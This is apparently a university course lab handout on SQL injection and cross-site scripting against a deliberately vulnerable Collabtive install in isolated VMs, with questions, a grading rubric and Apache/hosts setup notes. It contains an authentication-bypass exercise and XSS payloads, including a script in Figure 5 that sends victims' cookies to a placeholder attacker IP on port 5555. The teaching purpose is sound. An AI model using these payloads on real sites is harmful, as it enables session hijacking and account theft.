Web Attacks Lab

35 Points–Group Lab

Due Date: Lesson 16

1 Overview

1.1 SQL Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before sending to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can pull the information out of the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When the SQL queries are not carefully constructed, SQL-injection vulnerabilities can occur. SQL-injection attacks is one of the most frequent attacks on web applications.

1.2 XSS Overview

Cross-Site Scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (*e.g.*, JavaScript programs) into a victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as cookies. The access control policies (*i.e.*, the same origin policy) employed by the browser to protect those credentials can be bypassed by exploiting the XSS vulnerabilities. Vulnerabilities of this kind can potentially lead to large-scale attacks.

1.3 General Notes


For this lab, we will modify a web application called `Collabtive`, and disable several SQL countermeasures implemented by `Collabtive` and modify the software to introduce an XSS vulnerability. This XSS vulnerability allows users to post any arbitrary message, including JavaScript programs, to the project introduction, message board, tasklist, milestone, timetracker and user profiles. As a result, we created a version of `Collabtive` that is vulnerable to the SQL-Injection and XSS attacks. Although our modifications are artificial, they capture the common mistakes made by many web developers. Students' goals in this lab are to find ways to exploit the SQL-Injection and XSS vulnerabilities, demonstrate the damage that can be achieved by the attacks, and master the techniques that can help defend against such attacks.

2 Lab Environment Setup

2.1 Network

You should start by loading up your three Ubuntu systems. Log in and verify the IP and MAC address of each. Write each system information below for future reference. Based on the set-up from lab 3 and lab

5, Attacker's IP should be 10.172.x.12, Victim should be 10.172.x.10, and Observer should be 10.172.x.11. The exploitable database and webserver are only on the Victim VM.



DOUBLE CHECK YOUR LAB SET-UP BEFORE YOU GO FORWARD!

2.2 Domain names

There will be some modifications during the lab to get hosts to point to specific websites.

2.3 Other software

This lab will walk through some basic JavaScript commands, but to complete this lab you may require some additional research. Additionally, for the XSS portion, we have provided a C program `echoserv.c` that can be configured to listen on a particular port and display incoming messages. Use will use the `make` command with the provided MakeFile file to compile `echoserv.c` The C program should be downloaded from the web site and installed on your attacker's PC (VM1) before beginning the lab.

3 Lab Tasks: SQL Injection

In this task, you need to log into `Collabtive` at `www.sqllabcollabtive.com`, without providing a password. You can achieve this through an SQL injection attack. You can do all SQL tasks (*i.e.*, this section) on the VM2 Server/Victim machine. Normally, before users start using `Collabtive`, they need to login using their user names and passwords. `Collabtive` displays a login window to users and ask them to input `username` and `password`. The login window appears as follows:

The authentication is implemented by `include/class.user.php` in the Collabtive root directory (*i.e.*, `/var/www/SQL/Collabtive/`). It uses the user-provided data to find out whether they match with the `username` and `user_password` fields of any record in the database. If there is a match, it means the user has provided a correct username and password combination, and should be allowed to login. Like most web applications, PHP programs interact with their back-end databases using the standard SQL language. In `Collabtive`, the SQL query in Figure 2 is constructed in `class.user.php` to authenticate users.

In this SQL statement, the `USERS_TABLE` is a macro in PHP, and will be replaced by the users table named `user`. The variable `$user` holds the string typed in the `Username` textbox, and `$pass` holds the string typed in the `Password` textbox. Users' inputs in these two textboxs are placed directly in the SQL query string.

SQL Injection Attacks on Login: There is an SQL-injection vulnerability in the above query. Can you take advantage of this vulnerability to achieve the following objectives?

Figure 1: Login Window

```
$sel1 = mysql_query ("SELECT ID, name, locale, lastlogin, gender,
   FROM  USERS_TABLE
   WHERE (name = '$user' OR email = '$user') AND pass = '$pass'");

$chk = mysql_fetch_array($sel1);

//if (found one record)
//then {allow the user to login}
```

Figure 2: Authentication Query

1. Can you log into another person's account without knowing the correct password?
   HINT: http://www.securityidiots.com/Web-Pentest/SQL-Injection/bypass-login-using-sql-injection.html
   HINT 2: Valid usernames include: `peter, alice, ted,` and `bob`.

   Question 1: Provide the injection you used and evidence of its success

2. Why is it not possible to find a way to modify the database (still using the above SQL query)? For example, can you add a new account to the database, or delete an existing user account? Obviously, the above SQL statement is a query-only statement, and cannot update the database. However, using SQL injection, you can turn the above statement into two statements, with the second one being the update statement. Please try this method, and see whether you can successfully update the database.

   You will notice it fails. This is because of a particular defense mechanism implemented in MySQL. In the report, you should show us what you have tried in order to modify the database.

Question 2: Explain why the attack fails and what mechanism in MySQL has prevented such an attack. You may look up evidence (second-hand) from the Internet to support your conclusion. However, a first-hand evidence will get more points (use your own creativity to find out first-hand evidence). If in case you find ways to succeed in the attacks, you will be awarded bonus points.
HINT: Look at the `mysql_query()` inside of the `class.user.php` file mentioned earlier (line 48).

4 XSS Lab Tasks

First log in to the XSS website at: `http://www.xsslabcollabtive.com` using your VM2 Server/Victim. User: `alice` and password: `alice`. Note that this page is similar to the SQL lab, but there have been some security bugs in the XSS web page implementation for this section of the lab.

4.1 Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your `Collabtive` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (*e.g.*, in the company field), then any user who views your profile will see the alert window. To get to your profile and edit the settings, please refer to the image below (Figure 3).

Question 3: Take a screenshot of a unique pop-up message as proof.

In the case of Figure 3, the JavaScript code is short enough to be typed into the company field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See Figure 4 for an example. In Figure 4, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

For your next task, you will host a website on the attacker (VM1 Attacker) machine that will have a javascript page. Your goal is to display some effect after navigating to the VM2 Server/Victim XSS `Collabtive` site from VM3 Observer browser. Bonus points may be awarded for creativity. You will have to configure the apache web server and the file on the attacker with appropriate permissions. You will also need to modify `/etc/hosts` on the target VM2 Server/Victim and VM3 Observer so that your domain points to the attacker. The alternative is to create a DNS infrastructure. Appendix A explains how to do these configurations.

Question 4: Provide a screenshot of your successfully applied attack in your final lab report along with a DETAILED description explaining what you were trying to achieve with your javascript, your processes, and what occured.

NOTE: Even when the code inject fails, it still looks like it worked because the browser will try to interpret the code as one of the existing scripts in its place. Make sure at the very least your proof is a unique message.




Figure 3: Injecting User Edit Form

```
<script src="http://www.example.com/myscript.js"></script>
```

Figure 4: XSS to External Domain

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                                + escape(document.cookie) + '>');
</script>
```

Figure 5: Stealing the Cookie

4.2 Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Collabtive` profile, such that when another user views your profile, that user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

Notice how your alert is now displaying the actual session's cookie information instead.

Question 5: Provide a screenshot of your successfully applied attack for the `alice` profile. Log off and login as `bob` (password is `bob`). In the upper right corner, view `alice`'s profile. If the inject was successful for under the `alice` profile, you should now see `bob`'s cookie. Take a screenshot. In your final lab report, describe what occured and explain your steps.

4.3 Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but this only displays the cookies to the user, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine IP address. First, we establish a listening post service on the attacker using the `echoserv.c` code. NOTE: The TCP server program (`echoserv.c`) is available on the course web site. Please download this program into your second Ubuntu VM to act as the attacker (VM1Client). Compile (there is a MakeFile in the unzipped directory, type the command `make`) to compile. Run the program so that it is listening on port 5555 (see Figure 6).

Next, on the victim we will craft an inject that will send the cookie information to the listening post. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript in Figure 5 sends the cookies to the port 5555 of the attacker's machine, where the attacker has the echoserver listening. The echoserver can then process whatever it receives, printing the cookie information. (Enter the command in Figure 5 with no whitespace)

WARNING: If you have your firewall still enabled, this will not work! Check to ensure you have disabled it before continuing the task: `sudo ufw status`.

A correct example of execution and a resulting cookie capture by the attacker machine is shown in Figure 6 for reference.




Figure 6: Echoserver

Question 6: Provide a screenshot of your successfully captured session ID along with a description explaining your processes and what occured.

5 Submission requirements

5.1 Rubric

1. SQL Q1) 2 pts
2. SQL Q2) 3 pts
3. XSS Q3) 5 pts
4. XSS Q4) 5 pts
5. XSS Q5) 5 pts
6. XSS Q6) 5pts
7. Reflection 10 pts

5.2 Partner Submission

Provide one written lab report, answering each question properly labelled with the number and original question, per partner team. Be sure to include the time spent on the lab and document any external resources used. Again good documentation:

1. clearly enumerates tasks with a description of you did and evidence.
2. shows the progress you were able to achieve.
3. explains your troubleshooting attempts.
4. accurately describes an issue and the potential solution (if really good, I will give near full credit).

5.3 Individual Submission

Each member needs to submit a detailed lab reflection. This includes

- approximately one half page that describes the common fundamental weakness between SQL injections and XSS attacks. Use key terms from Chapter 2.
- any challenging points or thoughts on what you found interesting during the lab
- time spent you personally spent and how much effort you put forth
- time your partner spent, and how much effort they put forth
- be sure document any external resources used.

A Web Pentest Environment Configurations

In this lab, we needed three things to conduct our attacks: (1) the Firefox web browser, (2) the Apache web server, and (3) the `Collabtive` project management web application. These were already setup on your VM. However, if you were looking to do something similar, the following are the basic configuration changes that were done in order to create the local web SQL and XSS pentest environment.

A.1 The `Collabtive` Web Application.

We use an open-source web application called `Collabtive` in this lab. `Collabtive` is a web-based project management system. This web application is already set up in the pre-built `Ubuntu` VM image. If you want to try it yourself, here is a detailed online tutorial on how to install `Collabtive` and configure its database. Additionally, there are many other similar platforms out there, such as: `phpbb`, `Elgg` and `DVWA`.

A.2 Configuring hostname/domain name lookup without DNS.

A.2.1 Modify `hosts` Records

We will need to modify each `/etc/hosts` file per the the table below to create a mapping between domain names and the appropriate web server's IP address. The `/etc/hosts` lookup preempts any DNS query, eliminating the need for a dedicated DNS server.

URL/Website	Containing Host	IP Mapping	hosts files to be modified
www.xsslabcollabtive.com	Victim/Server	10.172.X.10	Observer, Attacker
www.sqllabcollabtive.com	Victim/Server	10.172.X.10	Observer, Attacker
<your malicious domains>	Attacker	10.172.X.12	Observer, Victim/Server

To make these changes take effect:

```
sudo service networking restart
```

A.2.2 Configuring Apache Server.

The name-based virtual hosting feature in Apache can be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `/etc/apache2/sites-available` contains the necessary directives for the configuration:

1. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>
```

```
<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

2. You may create or modify the web content of your new sites by accessing the source files in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

3. Reload/Resart you configuration files. You can implement the changes you made to `000-default.conf` by issuing

   ```
   sudo service apache2 reload
   ```

   Alternatively, you may find it necessary to restart the entire service:

4. Verification. You can verify your service is properly loaded with the new websites by issuing the following command:

   ```
   sudo apache2ctl -S
   ```




Figure 7: apache2ctl